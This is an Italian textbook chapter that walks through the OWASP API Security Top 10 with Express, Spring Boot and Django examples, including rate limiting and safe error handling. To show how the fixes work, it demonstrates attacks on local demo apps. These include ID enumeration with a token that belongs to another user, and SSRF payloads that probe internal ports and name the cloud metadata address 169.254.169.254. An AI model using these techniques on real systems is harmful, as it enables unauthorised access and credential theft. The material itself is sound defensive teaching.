Una API in produzione è raggiungibile da chiunque, e non tutti i client sono il nostro front-end. L'**OWASP** (*Open Worldwide Application Security Project*), una fondazione che raccoglie e diffonde conoscenze sulla sicurezza del software, pubblica l'**OWASP API Security Top 10**, l'elenco dei dieci rischi più critici per le API. Questa è l'edizione del 2023:

	Rischio	In breve
1	Broken Object Level Authorization	si accede agli oggetti altrui cambiando un identificatore
2	Broken Authentication	l'autenticazione si aggira o si forza
3	Broken Object Property Level Authorization	si leggono o si cambiano proprietà riservate di un oggetto
4	Unrestricted Resource Consumption	nessun limite alle risorse che un client può consumare
5	Broken Function Level Authorization	si usano funzioni riservate ad altri ruoli
6	Unrestricted Access to Sensitive Business Flows	un flusso di business viene sfruttato in modo automatico
7	Server Side Request Forgery	il server fa richieste dove vuole l'attaccante
8	Security Misconfiguration	configurazioni sbagliate, o di sviluppo, in produzione
9	Improper Inventory Management	non si sa bene quali API, versioni ed endpoint siano esposti
10	Unsafe Consumption of APIs	ci si fida troppo delle API di terze parti

Gli attacchi alle applicazioni web in generale (XSS, CSRF, SQL injection, furto della sessione) sono l'argomento del capitolo 24; qui guardiamo ai rischi specifici delle API, uno alla volta.

Autorizzazione a livello di oggetto

L'endpoint `GET /api/tasks/42` è pericoloso: il client può essere autenticato, ma l'attività 42 potrebbe non essere sua. Chi sviluppa si dimentica spesso dell'autorizzazione **a livello di oggetto** e si affida troppo all'autenticazione: «se ha un token valido, può». È il primo rischio della classifica (BOLA, *Broken Object Level Authorization*), e lo conosciamo già: nell'API del capitolo 17 lo evita il middleware `ensureUsersModifyOnlyOwnTodos`. Vediamo che cosa succede senza, togliendolo dalla rotta `GET /todos/:id`:

JS routes/todoRouter.js

```
todoRouter.get("/todos/:id", (req, res, next) => {   // manca il controllo!
  TodoController.findById(req).then((item) => {
    if (item)
      res.json(item);
    else
      next({ status: 404, message: "Elemento non trovato" });
  }).catch(err => {
    next(err);
  })
});
```

Sul database nuovo, janet ha creato un elemento (l'1) ed eric si è registrato, come nel capitolo 17. Ora eric chiede l'elemento 1, e poi i successivi:

Terminale

```
$ TOKEN_ERIC=$(curl -s -H 'Content-Type: application/json' -d '{"usr": "eric", "pwd": "cartman"}' localhost
    :3000/auth | jq -r .)
$ curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN_ERIC" localhost:3000/todos/1
{"todo":"Prenotare le analisi mediche","done":false,"id":1,"createdAt":"2026-11-11T12:38:50.052Z","updatedAt
    ":"2026-11-11T12:38:50.052Z","UserUserName":"janet"} 200
$ for id in 2 3; do curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN_ERIC" localhost:3000/todos/
    $id; done
{"code":404,"description":"Elemento non trovato"} 404
{"code":404,"description":"Elemento non trovato"} 404
```

eric, con il suo token perfettamente valido, legge un elemento di janet. E poiché gli identificatori sono numeri consecutivi, provarli tutti è banale: le risposte `404` gli dicono pure quali non esistono. Con il middleware del capitolo 17 al suo posto, la stessa richiesta riceve un `403` (anche per l'elemento 2, che non esiste: è il ritocco 2 del capitolo 17):

Terminale

```
$ for id in 1 2; do curl -s -w ' %{http_code}\n' -H "Authorization: Bearer $TOKEN_ERIC" localhost:3000/todos/
    $id; done
{"code":403,"description":"Non hai i permessi per vedere o modificare questa risorsa"} 403
{"code":403,"description":"Non hai i permessi per vedere o modificare questa risorsa"} 403
```

Le slide mostrano la soluzione più robusta: cercare l'oggetto **fra quelli dell'utente**, mettendo il proprietario nella query stessa. In Spring Boot con un metodo del repository che filtra per identificatore e proprietario, in Django Ninja con le due condizioni nella `get` (sono estratti: dipendono da modelli e da un'autenticazione che le slide non mostrano):

java TaskService.java

```
public TaskResponse getMyTaskById(Long userId, Long taskId)
    {
  Task task = taskRepository.findByIdAndOwnerId(taskId,
      userId)
      .orElseThrow(() -> new ResponseStatusException(
          HttpStatus.NOT_FOUND, "Task not found"
      ));

  return toResponse(task);
}
```

py tasks/api.py

```
@api.get("/tasks/{task_id}", response={200: TaskOut, 404:
    ErrorOut}, auth=jwt_auth)
def get_task(request, task_id: int):
  try:
    task = Task.objects.prefetch_related("tags").get(
      id=task_id,
      owner=request.auth,
    )
  except Task.DoesNotExist:
    return 404, {"error": "Task not found"}

  return task_to_out(task)
```

In Express, con Sequelize, la stessa idea è una `findOne` con due condizioni:

routes/todoRouter.js

```
17 todoRouter.get("/todos/:id", async (req, res, next) => {
18   // l'elemento si cerca fra quelli dell'utente: per gli altri non esiste
19   const item = await Todo.findOne({
20     where: { id: req.params.id, UserUserName: req.username }
21   });
22   if (item) res.json(item);
23   else next({ status: 404, message: "Elemento non trovato" });
24 });
```

Terminale

```
$ for id in 1 2; do curl -s -w ' %{
    http_code}\n' -H "Authorization:
    Bearer $TOKEN_ERIC" localhost:3000/
    todos/$id; done
{"code":404,"description":"Elemento non
    trovato"} 404
{"code":404,"description":"Elemento non
    trovato"} 404
```

Per eric l'elemento di janet semplicemente **non esiste**: le due risposte sono identiche, e non rivelano nemmeno quali identificatori sono in uso. In più il controllo non si può dimenticare in una rotta, perché sta nella query che recupera i dati (in cima al file serve `import { Todo } from "../models/Database.js"`).

Autenticazione debole

Se l'autenticazione si può aggirare o forzare, un attaccante prende il controllo degli account altrui: legge dati personali e compie operazioni delicate a nome di altri. Una API è vulnerabile se:

- la chiave segreta dei JWT è esposta o prevedibile;
- permette password deboli;
- permette di cambiare email o password, o di fare altre operazioni delicate, senza chiedere di nuovo la password;
- non valida correttamente i token (per esempio ne ignora la scadenza);
- permette tentativi di accesso a raffica (*brute force*) senza alcun meccanismo di blocco.

L'API del capitolo 17 tiene la chiave in `.env`, fuori dal codice, e `jwt.verify` controlla la firma e la scadenza (lo abbiamo visto con il token scaduto). Contro i tentativi a raffica serve un limite, il *rate limiting*, di cui parliamo fra poco.

Autorizzazione a livello di proprietà

Il terzo rischio riguarda le singole **proprietà** di un oggetto: l'utente può vedere l'oggetto, ma non tutti i suoi campi, e non può cambiarli tutti. Una API è vulnerabile se:

- espone proprietà di un oggetto considerate riservate;
- permette di cambiare, aggiungere o cancellare il valore di una proprietà riservata.

Succede tipicamente quando si restituiscono **direttamente i modelli** del database invece di oggetti fatti apposta per la risposta, i **DTO** (*Data Transfer Object*) o gli schemi. Ne abbiamo visto un esempio nel capitolo 17: `POST /signup` rispondeva con `res.json(user)`, e nella risposta c'era anche la password (ritocco 1). Il secondo punto è il cosiddetto *mass assignment*: se l'aggiornamento di un elemento facesse `item.set(req.body)`, un client potrebbe mandare anche `"UserUserName": "eric"` e regalare l'elemento a un altro utente. Il controller del capitolo 17 copia invece solo i campi previsti, `todo` e `done`. In Spring Boot il ruolo dei DTO lo fanno i `record` come `TaskResponseV1`, in Django Ninja gli schemi di risposta come `TaskOut`.

Consumo di risorse senza limiti

Spesso le API non pongono limiti a quanto un client può chiedere, e un attaccante può approfittarne per un **attacco DoS** (*Denial of Service*, rendere il servizio inutilizzabile per gli altri) o per far salire i costi di chi lo gestisce. Una API è vulnerabile se anche uno solo di questi limiti manca o è impostato male:

- il tempo massimo di esecuzione di una richiesta;
- il numero di richieste per client nell'unità di tempo (*rate limit*);
- la memoria massima allocabile e il numero massimo di processi;
- la dimensione massima dei file caricati;
- il numero di elementi restituiti in una sola risposta;
- la spesa massima per i servizi di terze parti (invio di SMS, API a pagamento…).

L'API del capitolo 17, per dire, legge la dimensione della pagina da `?size=` senza un massimo: `?size=1000000` restituisce tutto in una volta. Basterebbe `Math.min(Number(req.query.size) || 10, 100)`.

Rate limiting

Il **rate limiting** controlla **quante richieste** può fare un client. Serve a prevenire gli abusi, a rendere molto più lenti i tentativi a raffica sulle password, a tenere sotto controllo i costi, a garantire un uso equo fra i client, a proteggere gli endpoint costosi e a ridurre i sovraccarichi accidentali (un client con un bug che ripete la stessa richiesta in un ciclo). In pratica si impone un numero massimo di richieste per utente, per funzionalità, nell'unità di tempo.

In Express c'è il pacchetto `express-rate-limit` (qui nella versione 8.7.4), un middleware. Questa è la configurazione delle slide, con un limite più stretto, in aggiunta, sul login:

JS limiti.js

```
import express from "express";
import { rateLimit } from "express-rate-limit";

const app = express();
app.use(express.json());

const limiter = rateLimit({
  windowMs: 60 * 1000,         // finestra di 1 minuto
  limit: 10,                   // al massimo 10 richieste per IP nella finestra
  standardHeaders: "draft-8",  // header RateLimit-Policy e RateLimit
  legacyHeaders: false,        // niente header X-RateLimit-*
  ipv6Subnet: 56,              // gli IPv6 dello stesso /56 contano come uno
});
app.use(limiter);

// sul login un limite più stretto, e una risposta nel formato degli errori dell'API
const loginLimiter = rateLimit({
  windowMs: 60 * 1000,
  limit: 5,
  standardHeaders: "draft-8",
  legacyHeaders: false,
  message: { error: "RATE_LIMITED", message: "Too many login attempts" },
});

app.post("/login", loginLimiter, (req, res) => {
  res.status(401).json({ error: "INVALID_CREDENTIALS", message: "Invalid credentials" });
});

app.get("/tasks", (req, res) => res.json([]));

app.listen(3000);
```

Nelle slide, accanto a `limit: 10`, c'è il commento *Limit each IP to 100 requests per 'window' (here, per 15 minutes)*: viene dall'esempio della documentazione del pacchetto e non corrisponde al codice, che consente 10 richieste al minuto. Quello che succede davvero:

Terminale

```
$ curl -i localhost:3000/tasks
HTTP/1.1 200 OK
X-Powered-By: Express
RateLimit: "10-in-1min"; r=9; t=60
RateLimit-Policy: "10-in-1min"; q=10; w=60; pk=:MTJjYTE3YjQ5YWYy:
Content-Type: application/json; charset=utf-8
...

[]
$ for i in $(seq 1 10); do curl -s -o /dev/null -w "%{http_code} " localhost:3000/tasks; done; echo
200 200 200 200 200 200 200 200 200 429
$ curl -i localhost:3000/tasks
HTTP/1.1 429 Too Many Requests
X-Powered-By: Express
RateLimit: "10-in-1min"; r=0; t=60
RateLimit-Policy: "10-in-1min"; q=10; w=60; pk=:MTJjYTE3YjQ5YWYy:
Retry-After: 60
Content-Type: text/html; charset=utf-8
...

Too many requests, please try again later.
```

L'undicesima richiesta del minuto riceve `429 Too Many Requests`, il codice di stato fatto apposta. Gli header raccontano il limite:

- `RateLimit-Policy` descrive la regola: una quota (`q`) di 10 richieste in una finestra (`w`) di 60 secondi. `pk` è un'impronta del client (i primi 12 caratteri dell'hash SHA-256 del suo IP, in Base64), non l'IP in chiaro;
- `RateLimit` dice quante richieste restano (`r`) e fra quanti secondi la finestra riparte (`t`);
- `Retry-After`, nella risposta `429`, dice al client quanto aspettare prima di riprovare.

Il nome `"draft-8"` indica l'ottava bozza dello standard IETF che definisce questi header: con `legacyHeaders: false` non si inviano più quelli vecchi e non standard, `X-RateLimit-*`. Con `ipv6Subnet: 56`, infine, gli indirizzi IPv6 vengono raggruppati per prefisso: un solo utente domestico dispone in genere di un'intera rete IPv6, e cambiando indirizzo a ogni richiesta aggirerebbe il limite.

Il limite generale conta **tutte** le richieste dell'IP, login compresi. Sul login, dove si provano le password, ne serve uno più stretto, con la risposta nel formato degli errori dell'API (riavviato il server, con una finestra nuova):

Terminale

```
$ for i in $(seq 1 6); do curl -s -w " %{http_code}\n" -H "Content-Type: application/json" -d '{"usr": "janet",
     "pwd": "x"}' localhost:3000/login; done
{"error":"INVALID_CREDENTIALS","message":"Invalid credentials"} 401
{"error":"INVALID_CREDENTIALS","message":"Invalid credentials"} 401
{"error":"INVALID_CREDENTIALS","message":"Invalid credentials"} 401
{"error":"INVALID_CREDENTIALS","message":"Invalid credentials"} 401
{"error":"INVALID_CREDENTIALS","message":"Invalid credentials"} 401
{"error":"RATE_LIMITED","message":"Too many login attempts"} 429
```

Cinque tentativi al minuto per chi prova le password a mano non sono un problema; per un programma che ne vorrebbe provare migliaia, sì.

Throttling in Django Ninja

In Django Ninja la stessa cosa si chiama *throttling*, e si può applicare a tutta l'API, a un router o a una singola operazione (la guida è su `https://django-ninja.dev/guides/throttling/`). Due regole globali, nel file della v2: un client anonimo (riconosciuto dall'IP) può fare una richiesta al secondo, un utente autenticato dieci. Sul login, una regola più stretta:

py tasks/api_v2.py

```python
from ninja import NinjaAPI
from ninja.throttling import AnonRateThrottle, AuthRateThrottle

api = NinjaAPI(
  title="Namirial Academy Tasks API",
  version="2.0.0",
  description="REST API for users, tasks, tags, and JWT authentication."
      ,
  throttle=[
     AnonRateThrottle("1/s"),
     AuthRateThrottle("10/s"),
  ]
)

# ... get_task come prima

@api.post("/login", throttle=[AnonRateThrottle("5/m")])
def login(request, payload: LoginSchema):
  ...
```

Terminale

```
$ curl -s localhost:8000/api/v2/tasks/1;
    echo; curl -i localhost:8000/api/v2/
    tasks/1
{"id": 1, "title": "Prepare lecture", "
    status": "OPEN"}
HTTP/1.1 429 Too Many Requests
Date: Wed, 11 Nov 2026 12:39:57 GMT
Server: WSGIServer/0.2 CPython/3.11.17
Content-Type: application/json; charset=utf
    -8
Retry-After: 1
...

{"detail": "Too many requests."}
$ for i in $(seq 1 7); do curl -s -w " %{
    http_code}\n" -H "Content-Type:
    application/json" -d '{"username": "kyle
    ", "password": "x"}' localhost:8000/api/
    v2/login; done
{"error": "invalid credentials"} 401
{"error": "invalid credentials"} 401
{"error": "invalid credentials"} 401
{"error": "invalid credentials"} 401
{"error": "invalid credentials"} 401
{"detail": "Too many requests."} 429
{"detail": "Too many requests."} 429
```

Nella prova, il login risponde sempre `401` (con `api.create_response(request, {"error": "invalid credentials"}, status=401)`: le slide lasciano il corpo della funzione ai puntini) e `LoginSchema` è uno schema con `username` e `password`. Due richieste di fila alla stessa operazione, nello stesso secondo: la seconda riceve `429`, con `Retry-After: 1`. Sul login, invece, passano cinque richieste di fila: la regola indicata sull'operazione **sostituisce** quelle dell'API (altrimenti la seconda richiesta, nello stesso secondo, sarebbe già stata bloccata dalla regola `1/s`).

Bucket4j in Spring Boot

In Spring Boot, per il rate limiting, le slide suggeriscono la libreria Bucket4j:

<> pom.xml

```xml
<!-- Bucket4j for java 17+ -->
<dependency>
  <groupId>com.bucket4j</groupId>
  <artifactId>bucket4j_jdk17-core</artifactId>
  <version>8.18.0</version>
</dependency>
```

Il nome viene dall'algoritmo che implementa, il **token bucket**: ogni client ha un secchio di gettoni; ogni richiesta ne consuma uno e, quando il secchio è vuoto, viene respinta; il secchio si riempie di nuovo a una velocità fissa. Qui un secchio da 5 gettoni, che ne recupera 5 al minuto. *Greedy* vuol dire che li recupera poco alla volta, appena può (uno ogni 12 secondi), invece che tutti insieme alla fine del minuto. Un secchio per chiave, in una mappa:

java LoginRateLimiter.java

```java
@Service
public class LoginRateLimiter {

    private final Map<String, Bucket> buckets = new ConcurrentHashMap<>();

    public boolean tryConsume(String key) {
      Bucket bucket = buckets.computeIfAbsent(key, this::newBucket);
      return bucket.tryConsume(1);
    }

    private Bucket newBucket(String key) {
      Bandwidth limit = Bandwidth.classic(
           5,
           Refill.greedy(5, Duration.ofMinutes(1))
      );
      return Bucket.builder().addLimit(limit).build();
    }
}
```

Compilato con la versione 8.18.0 indicata nel `pom.xml`, il codice funziona, ma il compilatore avverte che `Bandwidth.classic` e `Refill` sono **deprecati**:

Terminale

```
$ mvn compile
...
[WARNING] [cartella del progetto]/src/main/java/it/unina/tasks/LoginRateLimiter.java:[24,12] io.github.bucket4j
    .Refill in io.github.bucket4j has been deprecated
[WARNING] [cartella del progetto]/src/main/java/it/unina/tasks/LoginRateLimiter.java:[24,18] greedy(long,java.
    time.Duration) in io.github.bucket4j.Refill has been deprecated
[WARNING] [cartella del progetto]/src/main/java/it/unina/tasks/LoginRateLimiter.java:[22,34] classic(long,io.
    github.bucket4j.Refill) in io.github.bucket4j.Bandwidth has been deprecated
...
```

Nella versione 8 di Bucket4j la stessa regola si scrive con un costruttore, e senza più bisogno della classe `Refill`:

java LoginRateLimiter.java

```java
private Bucket newBucket(String key) {
  Bandwidth limit = Bandwidth.builder()
       .capacity(5)
       .refillGreedy(5, Duration.ofMinutes(1))
       .build();
  return Bucket.builder().addLimit(limit).build();
}
```

Il controller del login consuma un gettone prima di fare qualunque altra cosa:

java AuthController.java

```java
@PostMapping("/login")
public ResponseEntity<?> login(@RequestBody AuthRequest request,
      HttpServletRequest httpRequest) {
   //rate limiting enforcement
   String key = getClientIp(httpRequest) + ":" + request.username();

    if (!loginRateLimiter.tryConsume(key)) {
       return ResponseEntity
            .status(HttpStatus.TOO_MANY_REQUESTS)
            .body(Map.of(
                 "error", "RATE_LIMITED",
                 "message", "Too many login attempts"
            ));
    }

    return ResponseEntity.ok(authService.login(request));
}
```

Terminale

```
$ for i in $(seq 1 6); do curl -s -w "
     %{http_code}\n" -H "Content-Type:
     application/json" -d '{"username
    ": "kyle", "password": "x"}'
    localhost:8080/login; done
{"error":"INVALID_CREDENTIALS"} 401
{"error":"INVALID_CREDENTIALS"} 401
{"error":"INVALID_CREDENTIALS"} 401
{"error":"INVALID_CREDENTIALS"} 401
{"error":"INVALID_CREDENTIALS"} 401
{"error":"RATE_LIMITED","message":"Too
     many login attempts"} 429
$ curl -s -w " %{http_code}\n" -H "
    Content-Type: application/json" -d
     '{"username": "stan", "password":
     "x"}' localhost:8080/login
{"error":"INVALID_CREDENTIALS"} 401
```

Nella prova `getClientIp` restituisce `request.getRemoteAddr()` e, al posto di `authService.login`, il controller risponde sempre `401` (le slide non mostrano né l'uno né l'altro). La chiave unisce IP e nome utente: dopo cinque tentativi kyle è bloccato, ma stan, dallo stesso IP, no. Protegge bene il singolo account; chi provasse **la stessa** password su **molti** account diversi (il cosiddetto *password spraying*) avrebbe però un secchio nuovo per ogni nome, e per lui servirebbe anche un limite per IP.

Autorizzazione a livello di funzione

Il quinto rischio riguarda le **funzionalità** invece degli oggetti: un utente riesce a usare operazioni riservate ad altri ruoli. Per esempio, solo il personale dovrebbe poter eseguire `DELETE /api/tags/{id}`, ma il controllo è scritto male, oppure manca del tutto (magari perché nessun pulsante del front-end porta a quella richiesta: ma `curl` non ha bisogno di pulsanti). In Express il controllo è un middleware sulla rotta, come `ensureUsersModifyOnlyOwnTodos`, che verifica il **ruolo** dell'utente autenticato e risponde `403` a chi non ce l'ha.

Flussi di business sensibili

Alcune API espongono flussi di business delicati, che un attaccante può sfruttare in modo automatico, senza violare alcuna regola tecnica:

- l'**acquisto** di un prodotto: un attaccante compra in un colpo tutte le scorte di un articolo molto richiesto e le rivende a un prezzo più alto (*scalping*);
- la **pubblicazione** di commenti o post: un attaccante inonda il sistema di spam;
- la **prenotazione**: un attaccante prenota tutte le fasce orarie disponibili e impedisce agli altri di usare il servizio.

La difesa è limitare l'accesso ai flussi sensibili: prima si individuano; poi si adottano soluzioni tecniche, come l'impronta del dispositivo (*device fingerprinting*), il riconoscimento degli esseri umani (i CAPTCHA), il rilevamento di schemi d'uso non umani (cento acquisti in un secondo) e il blocco degli indirizzi IP.

Server-Side Request Forgery

Se un endpoint fa una richiesta a un URI remoto ricevuto dal client, l'URI va **validato con cura**. Altrimenti un attaccante può costringere l'API a fare richieste verso destinazioni impreviste, per esempio i servizi della rete interna, che da fuori non si raggiungono ma dal server sì: è la **Server-Side Request Forgery** (SSRF), «falsificazione di richieste lato server». L'esempio delle slide è un endpoint che scarica l'immagine del profilo da un URL:

JS ssrf.js

```
import express from "express";

const app = express();
app.use(express.json());

app.post("/api/profile/upload_picture", async (req, res) => {
  try {
    const response = await fetch(req.body.picture_url);   // qualunque URL!
    const image = await response.arrayBuffer();
    // ... qui si salverebbe l'immagine del profilo
    res.json({ status: "saved", bytes: image.byteLength });
  } catch (err) {
    res.status(502).json({ error: "DOWNLOAD_FAILED", message: err.cause?.code ?? err.message });
  }
});

app.listen(3000);
```

Sullo stesso computer gira un servizio interno, in ascolto sulla porta 8080 del solo indirizzo `127.0.0.1` (un pannello di amministrazione che risponde con un piccolo JSON). Dall'esterno non lo si vede; l'attaccante però chiede all'API di «scaricare l'immagine» da lì:

Terminale

```
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "http://localhost
    :8080/"}' localhost:3000/api/profile/upload_picture
{"status":"saved","bytes":38} 200
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "http://localhost
    :8081/"}' localhost:3000/api/profile/upload_picture
{"error":"DOWNLOAD_FAILED","message":"ECONNREFUSED"} 502
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "localhost:8080"}'
    localhost:3000/api/profile/upload_picture
{"error":"DOWNLOAD_FAILED","message":"fetch failed"} 502
```

La porta 8080 risponde (e il server ha davvero letto i 38 byte del pannello di amministrazione), la 8081 rifiuta la connessione: l'attaccante sta esplorando la rete interna attraverso il server. Le slide osservano che basta il **tempo di risposta** per capire se una porta è aperta; qui il messaggio d'errore lo dice ancora più chiaramente. Nel corpo d'esempio delle slide, `"localhost:8080"`, manca lo schema: `fetch` lo legge come un URL con schema `localhost:` (e `8080` come percorso), e fallisce con *unknown scheme*. Per l'attacco serve `http://`. Bersagli tipici sono i servizi interni e, nel cloud, l'indirizzo `169.254.169.254`, dove molte piattaforme espongono i metadati della macchina, credenziali comprese.

La difesa è validare l'URL prima di usarlo: interpretarlo con `new URL`, accettare solo `https` e solo i server da cui ci si aspettano immagini (una lista di quelli ammessi, non di quelli vietati), e non seguire i reindirizzamenti (`redirect: "error"`), perché un server ammesso potrebbe rimandare la richiesta verso l'interno:

JS ssrf.js

```
const ALLOWED_HOSTS = new Set(["images.example.com"]);   // da dove si accettano immagini

function checkPictureUrl(value) {
  let url;
  try {
    url = new URL(value);
  } catch {
    return null;                                          // non è nemmeno un URL
  }
  if (url.protocol !== "https:" || !ALLOWED_HOSTS.has(url.hostname)) return null;
  return url;
}

app.post("/api/profile/upload_picture", async (req, res) => {
  const url = checkPictureUrl(req.body.picture_url);
  if (!url) {
    return res.status(400).json({ error: "INVALID_URL", message: "Picture URL not allowed" });
  }
  try {
    const response = await fetch(url, { redirect: "error", signal: AbortSignal.timeout(5000) });
    const image = await response.arrayBuffer();
    res.json({ status: "saved", bytes: image.byteLength });
  } catch {
    res.status(502).json({ error: "DOWNLOAD_FAILED", message: "Could not download the picture" });
  }
});
```

Terminale

```
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "http://localhost
    :8080/"}' localhost:3000/api/profile/upload_picture
{"error":"INVALID_URL","message":"Picture URL not allowed"} 400
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "http://169.254.169.254/
    latest/meta-data/"}' localhost:3000/api/profile/upload_picture
{"error":"INVALID_URL","message":"Picture URL not allowed"} 400
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"picture_url": "https://images.example.
    com.evil.it/a.jpg"}' localhost:3000/api/profile/upload_picture
{"error":"INVALID_URL","message":"Picture URL not allowed"} 400
```

Il terzo tentativo mostra perché si confronta il nome dell'host (`url.hostname`) per intero: un controllo come «l'URL contiene `images.example.com`» sarebbe stato aggirato da un dominio dell'attaccante. Anche il messaggio d'errore del download, ora, è generico: non dice più *perché* la richiesta è fallita. E il timeout di 5 secondi impedisce che un server lento tenga occupata l'API.

Configurazioni insicure

I framework per le API hanno configurazioni complesse, fatte per adattarsi a molti usi diversi. Chi sviluppa o chi gestisce i server può trascurarle, o non seguire le buone pratiche, e aprire la porta ad attacchi di ogni tipo. Esempi:

- l'API messa in produzione in modalità di sviluppo o di debug, che espone le tracce degli errori (*stack trace*);
- TLS non configurato (niente HTTPS, capitolo 9);
- gli aggiornamenti di sicurezza più recenti non installati.

Il primo esempio, in Express, dipende da una variabile d'ambiente. Una rotta con un bug:

JS errori1.js

```
import express from "express";

const app = express();
app.use(express.json());

app.post("/tasks", (req, res) => {
  const title = req.body.title.trim();   // senza corpo JSON: TypeError
  res.status(201).json({ id: 3, title });
});

app.listen(3000);
```

Lo avviamo due volte: con `node errori1.js` e con `NODE_ENV=production node errori1.js`. Una `POST` senza corpo fa fallire `req.body.title`, e l'errore arriva al gestore predefinito di Express. In modalità di sviluppo (quella in cui Express si trova se `NODE_ENV` non dice altro), la risposta contiene la traccia completa:

Terminale

```
$ curl -i -X POST localhost:3000/tasks
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1853
...

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: Cannot read properties of undefined (reading &#39;title&#39;)<br>    at file:///[
    cartella del progetto]/errori1.js:7:26<br>    at Layer.handleRequest ([cartella del progetto]/
    node_modules/router/lib/layer.js:152:17)<br>    at next ([cartella del progetto]/node_modules/
    router/lib/route.js:157:13)<br> [...]</pre>
</body>
</html>
```

Chiunque legge il nome del file, la riga del bug, i percorsi del server e i pacchetti usati: informazioni preziose per preparare un attacco. Con `NODE_ENV=production`, invece:

Terminale

```
$ curl -i -X POST localhost:3000/tasks
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 148
Date: Wed, 11 Nov 2026 12:39:14 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Internal Server Error</pre>
</body>
</html>
```

La traccia non sparisce: finisce, in entrambi i casi, nel log del server, dove serve a chi deve correggere il bug. Lo stesso vale per Django: il server di sviluppo gira con `DEBUG = True`, ed è per questo che la risposta all'errore di `create_response`, qualche pagina fa, conteneva la traceback. In produzione `DEBUG` va spento.

C'è poi un dettaglio presente in tutte le risposte di Express viste finora: l'header `X-Powered-By: Express`. Non è grave, ma dice a chiunque quale software gira sul server, e quindi quali vulnerabilità note provare; `app.disable("x-powered-by")` lo toglie. Un altro esempio, Spring Boot Actuator con tutti gli endpoint esposti, lo vedremo parlando di osservabilità.

Le risposte di errore

Gli errori **fanno parte del contratto** dell'API: un'API matura restituisce errori prevedibili e coerenti, sempre nello stesso formato, che i client possono gestire senza indovinare. Il formato delle slide:

risposta di errore

```
{
    "error": "VALIDATION_ERROR",
    "message": "Title must not be blank",
    "details": {
      "field": "title"
    }
}
```

E soprattutto senza far trapelare i dettagli interni, come in questa risposta (l'esempio è delle slide):

da evitare

```
{
    "error": "NullPointerException at TaskService.java:47"
}
```

In Express basta una classe per gli errori previsti, che li porta con codice e dettagli, e un gestore degli errori che distingue tre casi: gli errori previsti vanno al client così come sono; gli errori del client riconosciuti da Express (per esempio il JSON malformato, che `express.json` segnala con `status` 400 ed `expose: true`) anche; tutti gli altri, cioè i bug, diventano un `500` generico, e i dettagli restano nel log.

JS errori2.js

```
import express from "express";

class ApiError extends Error {
  constructor(status, code, message, details) {
    super(message);
    Object.assign(this, { status, code, details });
  }
}

const app = express();
app.disable("x-powered-by");                // non dire a tutti che è Express
app.use(express.json());

app.post("/tasks", (req, res) => {
  const title = req.body?.title;
  if (typeof title !== "string" || title.trim() === "") {
    throw new ApiError(400, "VALIDATION_ERROR", "Title must not be blank", { field: "title" });
  }
  res.status(201).json({ id: 3, title: title.trim() });
});

app.get("/boom", (req, res) => {
  null.title;                               // un bug qualunque
});

app.use((err, req, res, next) => {
  if (err instanceof ApiError) {            // errori previsti: al client
    return res.status(err.status).json({ error: err.code, message: err.message, details: err.details });
  }
  if (err.expose) {                         // es. JSON malformato (400 di express.json)
    return res.status(err.status).json({ error: "BAD_REQUEST", message: err.message });
  }
  console.error(err);                       // i dettagli restano nel log
  res.status(500).json({ error: "INTERNAL_ERROR", message: "Something went wrong" });
});

app.listen(3000);
```

Terminale

```
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{"title": "  "}' localhost:3000/tasks
{"error":"VALIDATION_ERROR","message":"Title must not be blank","details":{"field":"title"}} 400
$ curl -s -w ' %{http_code}\n' -H 'Content-Type: application/json' -d '{title: 1}' localhost:3000/tasks
{"error":"BAD_REQUEST","message":"Expected property name or '}' in JSON at position 1 (line 1 column 2)"} 400
$ curl -i localhost:3000/boom
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Content-Length: 59
ETag: W/"3b-/ll7elRAljlBjRVGlTXRkMhN9bM"
Date: Wed, 11 Nov 2026 12:39:16 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"error":"INTERNAL_ERROR","message":"Something went wrong"}
```

Terminale del server

```
TypeError: Cannot read properties of null (reading 'title')
    at file:///[cartella del progetto]/errori2.js:23:8
    ...
```

Il titolo fatto di soli spazi produce l'errore di validazione nel formato delle slide; il JSON malformato un `400` con lo stesso schema; il bug di `/boom` un `500` che non rivela nulla, mentre la traccia è nel terminale del server. E `X-Powered-By` non c'è più. Nel capitolo 17 il gestore degli errori usava la forma `{"code", "description"}`: quale formato scegliere conta poco, conta usarne **uno solo** in tutta l'API (il ritocco 1 del capitolo 17 lo faceva notare).

Un formato standard per gli errori

Esiste anche uno standard per il corpo delle risposte di errore: i *Problem Details for HTTP APIs* della RFC 9457, con il tipo di contenuto `application/problem+json` e campi come `type`, `title`, `status` e `detail`. Molti framework lo producono già (Spring Boot, per esempio, lo può usare per i propri errori).

Inventario delle API

A volte un'organizzazione non sa con precisione quali API, endpoint, versioni, ambienti e flussi di dati sono esposti in un dato momento. Diventa pericoloso quando versioni vecchie o dimenticate restano raggiungibili:

endpoint dimenticati

```
/api/v1/admin/users
/api/test/tasks
/api/debug/tokens
/api/v0/legacy-login
```

